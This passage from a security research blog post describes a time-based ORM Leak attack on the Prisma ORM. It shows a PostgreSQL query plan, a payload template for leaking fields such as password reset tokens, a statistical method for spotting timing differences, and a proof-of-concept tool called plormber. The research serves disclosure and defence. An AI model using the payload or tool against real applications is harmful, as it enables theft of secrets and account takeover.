blog=# EXPLAIN ANALYZE SELECT 'public'.'Article'.'id', 'public'.'Article'.'title', 'public'.'Article'.'body', 'public'.'Article'.'publi
                                                            QUERY PLAN
--------------------------------------------------------------------------------------------------------------------------------------------------------
 Hash Left Join  (cost=47.77..53.30 rows=100 width=276) (actual time=0.400..0.402 rows=0 loops=1)
   Hash Cond: ('Article'.'createdById' = j2.id)
   Filter: ((j1.'resetToken' !~~ '8%'::text) OR (j1.id IS NULL) OR ('Article'.body ~~ '%bdf6c028c5982f8d%'::text) OR ((hashed
   Rows Removed by Filter: 100
   ->  Hash Left Join  (cost=21.25..26.52 rows=100 width=312) (actual time=0.050..0.095 rows=100 loops=1)
         Hash Cond: ('Article'.'createdById' = j1.id)
         ->  Seq Scan on 'Article'  (cost=0.00..5.01 rows=100 width=276) (actual time=0.013..0.030 rows=100 loops=1)
               Filter: published
               Rows Removed by Filter: 1
         ->  Hash  (cost=15.00..15.00 rows=500 width=36) (actual time=0.012..0.012 rows=4 loops=1)
               Buckets: 1024  Batches: 1  Memory Usage: 9kB
               ->  Seq Scan on 'User' j1  (cost=0.00..15.00 rows=500 width=36) (actual time=0.004..0.007 rows=4 loops=1)
   ->  Hash  (cost=15.00..15.00 rows=500 width=4) (actual time=0.005..0.005 rows=4 loops=1)
         Buckets: 1024  Batches: 1  Memory Usage: 9kB
         ->  Seq Scan on 'User' j2  (cost=0.00..15.00 rows=500 width=4) (actual time=0.002..0.003 rows=4 loops=1)
   SubPlan 1
     ->  Seq Scan on 'Article' t3  (cost=0.00..5.26 rows=1 width=4) (actual time=0.144..0.144 rows=0 loops=1)
           Filter: (('createdById' IS NOT NULL) AND (body ~~ '%7bfc687047ef5328%'::text))
           Rows Removed by Filter: 101
 Planning Time: 0.594 ms
 Execution Time: 0.450 ms
(21 rows)
```

Another DBMS (e.g. SQLite, MSSQL, MySQL) would process `JOIN` queries and `OR` conditions differently, so the many-to-many payload *could work for them*. However, this has been left as an exercise for the reader to investigate.

The Final Payload

Putting everything together, a suitable time-based payload for Prisma was one of the simplest, where `{ORM_LEAK}` is the original Prisma ORM Leak payload and `{CONTAINS_LIST}` is a list of contain operations on a field with random strings expanded.

Base time-based Prisma filter

```
{
  'OR': [
    {
      'NOT': {ORM_LEAK}
    },
    {CONTAINS_LIST}
  ]
}
```

Detecting A Leak

Web timing attacks can be challenging to discern from network noise, where changes to network routing, target server load, or some other source can increase the complexity of performing the attack.

A good approach for discerning timing differences is by doing **concurrent pairwise comparisons**, since network noise is somewhat dependent on the time of day. This was observed during testing against a remote target with a latency of 20-60 ms, where the following graph shows that similar fluctuations occurred at the same time when comparing a successful leak or miss query.

[image: image]

Being scientific again, let H be the sample of tests that match the start of a field that should be leaked and M be the sample that did not match, where both samples had 1,000 trials. If pairwise comparison was a suitable method to discern timing differences attacking a remote target, then the following null hypothesis should be rejected.

- H_0: $\mu_H = \mu_M$
- H_1: $\mu_H > \mu_M$

Plotting the histogram, we can see that there was a difference of ~400 ms between the two means where $p_{H,M} = 1.58\times 10^{-56} < \alpha = 0.05$. This meant that the **null hypothesis was rejected** and the **concurrent pairwise comparison was a suitable method for a time-based attack**.

[image: image]

This single pairwise comparison test did take over 8 minutes to complete. However, dropping the number of trials to 100 took less than a minute to complete with a corresponding $p_{H,M} = 1.35\times10^{-6} < \alpha$, which is still statistically significant.

The `plormber` Tool

Putting everything together, I wrote a tool called **`plormber`** that exploits time-based ORM Leak vulnerabilities by doing a pairwise comparison tournament with every character being searched. The winning characters with a statistically significant mean time were then moved into the next bracket until there was one (or none) statistically significant character left. This tournament process is visualised in the diagram below showing how the first character for `449013cd6f0cf6d1` could be leaked.

This process can be error-prone, so `plormber` tries to detect false detections and redo the exploitation run. The current implementation of `plormber` is not perfect, but it is suitable as a working proof-of-concept for exploiting time-based ORM Leak vulnerabilities.

To finish up this series about ORM Leaks, I recorded a demonstration video of `plormber` leaking data from a remote source (with appropriate hacking music).

Future Research and Work

Further research is needed to investigate ORM Leaks vulnerabilities in applications and methods of exploitation since it is a relatively new vulnerability class. Below is a list of the limitations for this research project and possible areas for future interest:

- The scope for this project was just limited to the Django and Prisma ORMs, but there are likely other popular ORMs that are similar to these two.
- Investigating popular libraries/software that insecurely used an ORM was excluded from the scope of this project.
- The people at Positive Security wrote a great article in 2023 about how the Ransack library insecurely used the Active Record ORM, and there are probably other libraries or software out there that are vulnerable to ORM Leaks by default.
- Only the PostgreSQL and MySQL DBMSs were looked at, but there are different types of DBMS that all have unique quirks that can introduce new attack methods.
- Denial of service payloads were not thoroughly explored during this project, but they could cause significant impact to systems.
- The only error-based exploit technique that was discovered during this project was the ReDoS timeout except method, but this only worked on MySQL and there likely exists other error-based methods.
- **`plormber`** is a proof-of-concept tool that was developed during this project to exploit time-based ORM leak vulnerabilities and is not complete. Further contributions from the security community to optimise its performance, fix bugs and add new types of payloads would be appreciated.

Part Two Conclusion

We conclude our series about the **ORM Leak** vulnerability class with the release of **`plormber`** to automate a time-based attack on Prisma.

This series has established a strong foundation for future research into ORM Leaks, but there is more to be uncovered. I am looking forward to hearing from other security researchers about attacking ORMs.

And as always...

*Have your ***plORMber** on speed dial in case you have a leak!*

If you're needing a security assessment and have an application that leverages ORM's, don't hesitate to contact us.
